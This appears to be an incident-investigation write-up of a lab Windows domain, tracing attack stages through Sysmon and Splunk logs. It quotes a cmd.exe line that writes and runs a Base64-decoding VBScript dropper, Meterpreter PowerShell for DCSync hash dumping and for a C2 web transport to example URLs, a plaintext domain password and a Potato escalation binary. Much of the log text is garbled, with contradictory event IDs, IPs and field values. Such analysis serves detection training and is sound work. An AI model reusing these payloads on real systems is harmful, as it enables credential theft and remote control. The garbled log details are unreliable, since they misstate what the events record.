2019-04-19 15:18:26	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled"	C:\Windows\system32
2019-04-19 15:18:36	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled"	C:\Windows\system32
2019-04-19 14:19:27	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k "AutoPico"	C:\Windows\System32\svchost.exe -o "SECOH-QAD" -p "SECOH-QAD" -l "SECOH-QAD.dll" -a 33 -b 0x1111111111111111 -c 74e-46ec-fbd3-87f2b2711239 -d "C:\Windows\Temp\AutoPico\Suspect\Unshelled"	C:\Windows\system32

activity involving the deletion of a registry key by the process AutoPico.exe. The key targeted is HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\Image File Execution Options\SppExtComObj.exe. This action, logged under Sysmon EventCode 12

EventID = 12   Image = C:\Program Files\KMSpico\AutoPico.exe   host = lab-dc01   source = WinEventLog   Type = Information   sourceType = WinEventLog	
> 4/19/19 11:59:02 PM	LogName=Microsoft-Windows-Sysmon/Operational
	SourceName=Microsoft-Windows-Sysmon
	EventID=12
	Event Type=4
	Type=Information
	ComputerName=(Local)C:\Windows
	User=SYSTEM (TRANSLATED)
	SID=S-1-5-18
	EventData
	EventCategory=registry_object_added_or_deleted (rule: RegistryEvents)
	EventID=12
	Keywords=None
	Message=Registry object added or deleted.
	RuleName=
	EventSource=AutoPico
	UtcTime=2019-04-20 00:59:02,516
	ProcessGUID={F007CD28-C334-5CBA-0000-00101A6C100}
	ProcessName=AutoPico
	ProcessPath=C:\Program Files\KMSpico\AutoPico.exe
	ThreadId=1416
	TripEx010117\IRMM\Software\Microsoft\Windows\CurrentVersion\Image File Execution Options\SppExtComObj.exe
	Correlation=
	EventCode=12   Image = C:\Program Files\KMSpico\AutoPico.exe   host = lab-dc01   source = WinEventLog   Type = Information   sourceType = WinEventLog

## Credential Access

The first image does not show results for **EventCode 4768**, possibly due to non-existent or filtered logs. Meanwhile, the second image confirms the presence of **EventCode 4769** in the logs, indicating activity corresponding to Kerberos ticket renewals.



## **UATSERVER [10.100.11.150]**

## Initial access

The process services.exe attempted to log on using the credentials of the MSSQL service account. Such activity could be legitimate but may also signal unauthorized access attempts or exploitation of service accounts.

i	Time	Event
>	4/19/19 12:19:29.000 AM	04/19/2019 12:19:29 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4648 EventType=0 Type=Information ComputerName=UATSERVER.e1s-child.e1S.local TaskCategory=Logon OpCode=Info RecordNumber=8059 Keywords=Audit Success Message=A logon was attempted using explicit credentials.
		Subject: Security ID: S-1-5-18 Account Name: UATSERVER\$ Account Domain: E1S-CHILD Logon ID: 0x3E7 Logon GUID: {00000000-0000-0000-0000-000000000000}
		Account Whose Credentials Were Used: Account Name: MSSQL\$DB1 Account Domain: NT Service Logon GUID: {00000000-0000-0000-0000-000000000000}
		Target Server: Target Server Name: localhost Additional Information: localhost
		Process Information: Process ID: 0x1bc Process Name: C:\Windows\System32\services.exe

The execution of a command via cmd.exe. The command creates and writes a VBScript file (RFInl.vbs) in the %TEMP% directory, which is then used to execute a payload (let1gvj.exe). The process was initiated by sqlservr.exe, located in C:\Program Files\Microsoft SQL Server\MSSQL13.DB1\MSSQL\Binn\, running under the user NT SERVICE\MSSQL\$SQB1.

## Execution

the process powershell.exe. It was executed multiple times from C:\Windows\SysWOW64\WindowsPowerShell\v1.0\, with commands that convert a string to a secure string and set a variable. The parent process is lgvtj.exe, located in C:\Users\MSSQL\$~1\AppData\Local\Temp\.

The screenshot shows a list of 42 events from April 18, 2019, between 22:58:55 and 23:26:49. The events are filtered by the search query: 'Index="main" host="uatserver" | search NOT \*splined\* | rev| table\_time , ParentImage, Image, ParentCommandLine, CommandLine, CurrentDirectory'. The events are displayed in a table with columns: \_time, ParentImage, Image, ParentCommandLine, CommandLine, and CurrentDirectory. Most events show lgvtj.exe as the parent process and powershell.exe as the child process, with various command lines involving powershell and cmd commands like 'powershell -no -w hidden < \$base>ConvertTo-SecureString -String "OrzyCompo...".

Network connection event. The process lgvtj.exe, located in C:\Users\MSSQL\$~1\AppData\Local\Temp\, initiated a connection from the source IP 10.100.11.150 (hostname: UATSERVER.els-child.eLS.local) to the destination IP 10.100.11.101 (hostname: win10-server.els-child.eLS.local) on port 6666.

The screenshot shows an event from the Windows Event Log. The event details are as follows:

- Event ID: 6005
- Type: Information
- User: NOT\_TRANSLATED
- Sid: S-1-5-18
- SidType: 0
- TaskCategory: Network connection detected (rule: NetworkConnect)
- SourceName: Microsoft-Windows-Syman/Operational
- RecordNumber: 1514
- Keywords: None
- Message: Network connection detected.
- RuleName:
- UtcTime: 2019-04-19 05:54:11.954
- ProcessId: {cd0202c6-e281-5cf5-8000-00101f731000}
- ProcessName: lgvtj.exe
- Image: C:\Users\MSSQL\$~1\AppData\Local\Temp\lgvtj.exe
- User: NT AUTHORITY\SYSTEM
- Protocol: Tcp
- Initiated: true
- SourceIpAddress: false
- SourcePort: 49366
- SourcePortName:
- DestinationIpAddress: False
- DestinationPort: 6666
- DestinationPortName: WinEventLog
- DestinationIpOrName:
- Code:

Details:  
DestinationIpOrName: 10.100.11.101  
DestinationPort: 6666  
DestinationPortName: WinEventLog  
DestinationIpOrName: UATSERVER.els-child.eLS.local  
SourcePort: 49366  
SourcePortName: WinEventLog  
SourceIpOrName: 10.100.11.150  
SourcePort: 49366  
SourcePortName: WinEventLog  
Severity: Informational  
Source: WinEventLog/Microsoft.Windows.Syman/Operational  
SourceType: WinEventLog

## Persistence

Activity involving the creation of a VBScript file (RFini.vbs) in the %TEMP% directory. This script was generated and executed using cmd.exe, initiated by the parent process sqlservr.exe from C:\Program Files\Microsoft SQL Server\MSSQL13.DB1\MSSQL\Binn\. The VBScript includes Base64 decoding functionality, which could be used to execute encoded payloads.

The screenshot shows a Windows-Sysmon event log entry. The event details a process creation under the source Microsoft-Windows-Sysmon[Operations]. The command line is: "C:\Windows\System32\cmd.exe /c echo %temp%\RFini.vbs > %temp%\RFini.vbs & cscript //nologo %temp%\RFini.vbs". The event type is Information, and the user is NT AUTHORITY\SYSTEM. The process ID is 2376, and the parent process ID is 1023. The file version is 6.3.9600.16384 (winblue\_rte,130821-1023).

execution of a batch file, ServiceRefresh.bat, located in C:\Users\appsvc. This file was executed via cmd.exe, initiated by the parent process timeout.exe. The batch file's execution suggests an attempt to maintain a foothold on the system, potentially by automating tasks or re-establishing access after disruptions.

The screenshot shows a Splunk search results page with a modal dialog open over the results. The modal is titled "Image" and displays a table of values. The table has three columns: Values, Count, and %. The top two rows are highlighted with red boxes: "C:\Windows\System32\cmd.exe" with a count of 3,638 (49.97%) and "C:\Windows\System32\timeout.exe" with a count of 3,636 (49.96%). The third row is "C:\Windows\System32\cmd.exe" with a count of 3 (0.04%). The search results below the modal show a single event: "C:\Windows\System32\timeout.exe" with a timestamp of 4/20/2019 10:42:10 AM, a command line of "C:\Windows\System32\cmd.exe /c C:\Users\appsvc\ServiceRefresh.bat", and a parent process ID of 2284.

## Privilege Escalation

Execution of the process escalate.exe from the public directory C:\Users\Public. This process was initiated by cmd.exe, as indicated by the parent image path C:\Windows\SysWOW64\cmd.exe. The use of a publicly accessible directory and the naming of the executable suggest an attempt to gain elevated privileges on the system.

Detailed description: A screenshot of a Windows Event Log entry. The event is of type 'Informational' (Event ID 4) and occurred at 10:55:55 PM on 4/18/2019. The source is 'WinEventLog' and the host is 'UATSERVER'. The event details show a process named 'escalate.exe' being created by 'cmd.exe'. The file path is 'C:\Users\Public\escalate.exe'. The process has a PID of 3508 and a session ID of 1. The command line is 'escalate.exe'. The event also includes a yellow box highlighting the file hash 'MD5: 29cc79a451f73bac43dbe9455d2184770beae694e6bc2d824abd2cfbedf53f1' and the parent process 'cmd.exe'.

```
EventId=4  
TimeCreated=4/18/2019 10:55:55 PM  
SourceName=WinEventLog  
EventCategory=Operational  
Keywords=Operational  
Level=Informational  
ComputerName=UATSERVER  
EventFile=child.etl  
EventRecordId=4  
EventSequence=1  
EventVersion=1  
EventFlags=0  
EventXML=<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">



412019-04-19T05:55:55.134ZWinEventLog3508escalate.exeC:\Users\Public\escalate.exe1.4.2.0PotatoPotatoPotatoescalate.exec:\Users\PublicNT SERVICE\EVNMSQLS051(0409294C-3EBC-5CB9-0000-002010F26000)0x3F2100High<guid>MD5:29cc79a451f73bac43dbe9455d2184770beae694e6bc2d824abd2cfbedf53f1</guid><guid>MD5:29cc79a451f73bac43dbe9455d2184770beae694e6bc2d824abd2cfbedf53f1</guid>
```

Detailed description: A screenshot of a VirusTotal analysis page. The file '29cc79a451f73bac43dbe9455d2184770beae694e6bc2d824abd2cfbedf53f1' (Potato.exe) has been scanned by 60/72 security vendors. The community score is 47. The file size is 664.00 KB and it was last analyzed 9 hours ago. The file is identified as an EXE file. The analysis results section shows detections from various vendors like AhnLab-V3, ALCloud, Anti-AVL, Arctic Wolf, AVG, Alibaba, ALYac, Arcabit, Avast, Avira, and HEUR/AGEN.1110171. A green box highlights the detection 'Trojan/MSIL/Tigge-45577!ed' by Alibaba.

https://www.virustotal.com/gui/file/29cc79a451f73bac43dbe9455d2184770beae694e6bc2d824abd2cfbedf53f1

60/72 security vendors flagged this file as malicious

29cc79a451f73bac43dbe9455d2184770beae694e6bc2d824abd2cfbedf53f1

Potato.exe

Community Score: 47 / 72

Reanalyze Similar More


Size: 664.00 KB Last Analysis Date: 9 hours ago

Do you want to automate checks?

Security vendors' analysis	Do you want to automate checks?
AhnLab-V3	Trojan/Win32.Agent.R329122.
ALCloud	HackTool/MSIL/Rottenpotato.A
Anti-AVL	Trojan/MSIL.Agent
Arctic Wolf	Unsafe
AVG	Win32.PUP.gen [PUP]
Alibaba	Trojan/MSIL/Tigge-45577!ed
ALYac	Trojan.Agent.Tigge
Arcabit	Trojan/Teddy.DH7C3
Avast	Win32.PUP.gen [PUP]
Avira (no cloud)	HEUR/AGEN.1110171

## Defense Evasion

Execution of a command via cmd.exe. The command creates a VBScript file (RFIn1.vbs) in the %TEMP% directory, which includes Base64 decoding functionality. This script is then executed using cscript.exe, a legitimate Windows utility. The use of obfuscation techniques, such as Base64 encoding, suggests an attempt to bypass detection mechanisms and execute potentially malicious actions.




The screenshot shows an event from the Windows Event Log. The event details a process creation for cmd.exe. The command line argument is highlighted and contains a Base64 encoded payload. The payload is decoded as follows:

```
cmd /c echo Base64Chars = "ZARCOEFSR13KHNPOR57AVVY5abconfig!klenoprsutvyyz8123456789/+>>%TEMP%\RFIn1.vbs & echo If Len(strIn) = 0 Then >>%TEMP%\RFIn1.vbs & echo A & echo middecode = -1 : Exit Function >>%TEMP%\RFIn1.vbs & echo End If >>%TEMP%\RFIn1.vbs & echo End Function >>%TEMP%\RFIn1.vbs & cscript //nologo %TEMP%\RFIn1.vbs & echo InStr(Base64Chars, strIn) - 1 >>%TEMP%\RFIn1.vbs % echo End If >>%TEMP%\RFIn1.vbs & echo CurrentDirectory: C:\Windows\system32>>%TEMP%\RFIn1.vbs & echo User: NT SERVICE\MSMQ_5001>>%TEMP%\RFIn1.vbs & echo LogonGuid: {C4D02B9C-1EBC-5C89-0009-0010F2B18001}>>%TEMP%\RFIn1.vbs & echo LogonId: 0x1F21D>>%TEMP%\RFIn1.vbs & echo TerminalSessionId: 0>>%TEMP%\RFIn1.vbs & echo IntegrityLevel: High>>%TEMP%\RFIn1.vbs & echo Hashes: MD5:FCB0A46268872140E1025, SHA256:B99DC863E2B807B088670480083E51DA8A66118659F4F7274E7D71944D2219F5>>%TEMP%\RFIn1.vbs & echo ParentProcessId: 1540>>%TEMP%\RFIn1.vbs & echo ParentImage: C:\Program Files\Microsoft SQL Server\13.0\BIN\sqlserver.exe>>%TEMP%\RFIn1.vbs & echo ParentCommandLine: "C:\Program Files\Microsoft SQL Server\13.0\BIN\sqlserver.exe" -s001>>%TEMP%\RFIn1.vbs & echo
```

## Credential Access

PowerShell script designed to dump user hashes from a domain controller (DC). The script, named Invoke-DcSyncHashDump, uses DCSync functionality to extract credentials remotely without requiring access to the DC or NTDS.dit files. Parameters allow targeting specific domains, domain controllers, and options for including empty or machine accounts.



The screenshot shows an event from the Windows Event Log. The event details a PowerShell command execution. The command is highlighted and contains a SYNOPSIS block with a note about attempting to be stealthy by running in a powershell remoting session. The SYNOPSIS block also notes that it is recommended to run the script inside a channelized shell (via powershell -shell).

```
Creating Sessionblock text if it function Create-Sessionblock -ip $ip # SYNOPSIS Use the DCSync functionality to dump user hash from the DC. This is basically attempting to be stealthy by running in a powershell remoting session. It is recommended that this script be invoked inside channelized shell (via powershell -shell) because it can take a while in large domains. PARAMETER DomainName Specifies the domain name that is the target of the hash dumping. PARAMETER DomainController Specifies the domain controller to pull the values from. PARAMETER DomainFQDN Specifies the FQDN of the domain. PARAMETER -IncludeEmpty If set to True, then all accounts that have 'empty' hashes (generally disabled or unusable accounts) will be included in the output. PARAMETER -IncludeMachineAccounts If set to True, then all accounts that are machine accounts (accounts ending in '$') will be included in the output. INPUTS None. OUTPUTS A collection of String instances is returned that matches the typical hashdumping format. EXAMPLE Invoke-DcSyncHashDump -Domain VIGIMDOMAIN #> param ([Parameter(Mandatory=$true)]$Domain,[String]$DomainController,[String]$DomainFQDN,[Switch]$IncludeEmpty,[Switch]$IncludeMachineAccounts); $s = New-Object MSF::PowerShell::Meterpreter::Kerberos::AllSettings;$s.Domain = $Domain;$s.DomainController = $DomainController;$s.DomainFQDN = $DomainFQDN;$s.IncludeEmpty = $IncludeEmpty;$s.IncludeMachineAccounts = $IncludeMachineAccounts return $s
```

## Discovery

the execution of SQL Server commands via cmd.exe. Each command runs the SQL Server executable (sqlservr.exe) from the directory C:\Program Files\Microsoft SQL Server\MSSQL13.DB1\MSSQL\Binn\. Additionally, the commands include echo statements with long strings of characters, which appear to be either random sequences or repeated patterns.

## Lateral Movement

PowerShell commands used for lateral movement. The query specifies parameters such as index="main" and host="uitserver", and it includes commands to execute PowerShell scripts with encoded payloads. These scripts leverage credentials (ELS-CHILD\autoperator with the password CrazyCompl3xP@ssw0rd) and target multiple systems by resolving IP addresses to hostnames.

# Command & Control

Activity involving a PowerShell script block logging event (EventCode 4104). The script adds a web-based transport to the current session, specifying parameters such as URL, communication timeout, retry settings, user agent, proxy details, and certificate hash. This activity logged on the host UATSERVER.els-child.eLS.local, suggests an attempt to establish remote communication.

Time Event

Type	Field	Value
Selected	EventCode	4654
<input checked="" type="checkbox"/> host	UATSERVER	
<input checked="" type="checkbox"/> source	WinEventLog\Microsoft\Windows\PowerShell\Operational	
<input checked="" type="checkbox"/> sourcetype	WinEventLog	
Event	ComputerName	UATSD\VERITAS-children-5-local
	EventID	5
	EventTime	
	Keywords	None
	LogName	Microsoft-Windows-PowerShell\Operational
Message	Creating Scriptblock text (1 of 1) function [url]Add-WebTransport[/url] {<!-- SYNOPSIS Add a web-based transport (https) to the current session. --> <b>PARAMETER Uri</b> Specifies the full URL of the listener that this transport will connect to. The URI must contain all components, including scheme (https), domain, port (if it's a non-standard port for the scheme) and LURI. There is no need to specify the ListenerPort as this is generated on the fly automatically. <b>PARAMETER CommitTimeout</b> Specifies the packet communications timeout (in seconds). <b>PARAMETER RetryTotal</b> Specifies the total time to retry for when the transport disconnects (in seconds). <b>PARAMETER RetryWait</b> Specifies the time to wait between each retry for when the transport disconnects (in seconds). <b>PARAMETER UserAgent</b> Specifies user agent to use when making the web requests. <b>PARAMETER ProxyHost</b> Specifies host address for the proxy server, if required. <b>PARAMETER ProxyUser</b> Specifies username for proxy authentication, if required. <b>PARAMETER ProxyPass</b> Specifies password for proxy authentication, if required. <b>PARAMETER CertHash</b> Specifies the SHA1 hash of the https server certificate (as a hex-encoded string) that is expected to be presented. <b>INPUTS</b> None. <b>OUTPUTS</b> True if successful. False otherwise. EXAMPLE Add-WebTransport -Uri https://foo.com/someuri. EXAMPLE Add-WebTransport -Uri http://foo.com:8080/mysessionpoint -RetryTotal 60 -RetryWait 5. EXAMPLE Add-WebTransport -Uri https://foo.com -UserAgent 'Tot estLegit v1.0' -CertHash 0A0EFD7B32F03568C8642548B725657465B918 #> param([Parameter(Mandatory=\$true)] [String] \$Uri,[Parameter(Mandatory=\$true)] [String] \$CommitTimeout,[int]\$RetryTotal,[int]\$RetryWait,[String]\$UserAgent,[String]\$ProxyHost,[String]\$ProxyPass,[String]\$CertHash) #> if (ValidateNotNullOrEmpty(\$Uri,[int]\$CommitTimeout,[int]\$RetryTotal,[int]\$RetryWait)) {& \$UserAgent -eq "" -or \$Uri.Scheme.ToLower() -eq "https" ) throw "Specified Scheme is invalid." \$t = New-Object MSF.PowerShell.Interpreter.Transport`> \$t.TransportInstance = \$Uri -h \$t -h [MSF.PowerShell.Interpreter.Transport]::GenerateTransportInstance(\$t.CommitTimeout,\$t.CommitTimeout,\$t.UserAgent,\$t.ProxyHost,\$t.ProxyPass,\$t.RetryTotal,\$t.RetryWait,\$t.CertHash) \$t.CertHash return \$t } else {throw "Parameter Uri is mandatory."} } Add-ScriptBlock -Name "Add-WebTransport" -Value \$function: Add-WebTransport  -Force	

OpCode

RecordNumber

ScriptBlock\_ID

Sid

SidType

SourceName

TaskCategory

Type

User

uat-helpdesk [10.100.11.102]


## Initial Access

lateral movement from the win10-server


List	Format	20 Per Page *
#	Time	Event
>	4/18/19 10:19:01.000 PM	<p>84/19/2019 05:19:01 AM LogName=Microsoft-Windows-Sysmon/Operational SourceName=Microsoft-Windows-Sysmon EventCode=3 EventType=4 Type=Information ComputerName=win10-server.els-child.els.local UserName=_TRANSLATED SID=5-1-5-18 SIDType=8 TaskCategory=Network connection detected (rule: NetworkConnect) Opcode=1 MessageNumber=0x859 Keywords=None Message=Network connection detected. RuleName: UtcTime: 2019-04-19 05:17:39.958 ProcessGuid: {E83105B0-5750-5C89-0000-00109A6E26B0} ProcessId: 4532 Image: C:\users\Public\Java User: NT AUTHORITY\SYSTEM Protocol: TCP Initiated: true SourceIsIPv6: false SourceIP: 192.168.1.182 SourceHostname: win10-server.els-child.els.local SourcePort: 49935 DestinationIsIPv6: false DestinationIP: 192.168.1.182 DestinationHostname: iast-helpdesk.els-child.els.local DestinationPort: 80 DestinationPortName: http Comments:</p>

## Execution


Creation and execution of a Visual Basic script (RFinl.vbs). The script was generated using cmd.exe and includes Base64 decoding functionality to process encoded data. The parent process, sqlservr.exe, located in C:\Program Files\Microsoft SQL Server\MSSQL13.DB1\MSSQL\Binn\, initiated this activity under the user NT SERVICE\MSSQL\$SQL01.



The image highlights Execution activity involving SECOH-QAD.exe, flagged as malicious by 43 out of 72 security vendors in a VirusTotal analysis



the process Service\_KMS.exe, located in C:\Program Files\KMSpico. This process was executed on the host UAT-HELPDESK and logged with details such as MD5 and SHA256 hashes for integrity verification. The use of KMSpico



## Persistence

Creation of a registry key. The process Service\_KMS.exe, located in C:\Program Files\KMSpico, added a registry key at HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SppExtComObj.exe. This action was logged under Sysmon EventCode 12, indicating a registry object modification.

The screenshot shows a Windows event viewer window with the following details:

- Selected EventCode:** 12 (highlighted in yellow)
- Image:** C:\Program Files\KMSpico\Service\_KMS.exe (highlighted in red)
- EventID:** 0x141 (highlighted in red)
- Source:** WinEventLog\Microsoft\Windows\System\Operational
- Keywords:** 0x0
- Event:** ComputerName: LAT-HELPDESK\enriched.local
- EventCode:** 4 (highlighted in red)
- Keywords:** None
- LogName:** Microsoft\Windows\System\Operational
- Message:** Registry object added or deleted. Reason: EventCode: Creating User [0x4002] PC: 0x141 0x89 0x000000007960780 ProcessId: 516 Image: C:\Program Files\KMSpico\Service\_KMS.exe
- OpCode:** 0x0
- ProcessId:** (0x4002)PC: 3E74 5CE9 0000 001079607800
- Priority:** 516
- RecentNumber:** 3237
- Set:** 5-19-10
- SetType:** 0
- SourceName:** Microsoft Windows System
- TargetObject:** LAT-MSCRT\W!Windows\Windows NT\CurrentVersion\Image File Execution Options\SppExtComObj.exe
- TypeCategory:** Registry object added or deleted (rule: RegistryValue)
- Type:** Information
- User:** NOT\_TRANSLATED
- UtcTime:** 2019-04-19 02:21:25.402
- category:** Registry object added or deleted (rule: RegistryValue)
- dw:** LAT-HELPDESK\enriched.local
- dw\_in\_host:** LAT-HELPDESK
- event\_id:** 3237
- id:** 3237
- severity:** informational
- severity\_id:** 4 (highlighted in red)
- source:** LAT-HELPDESK

## eLS-Win7

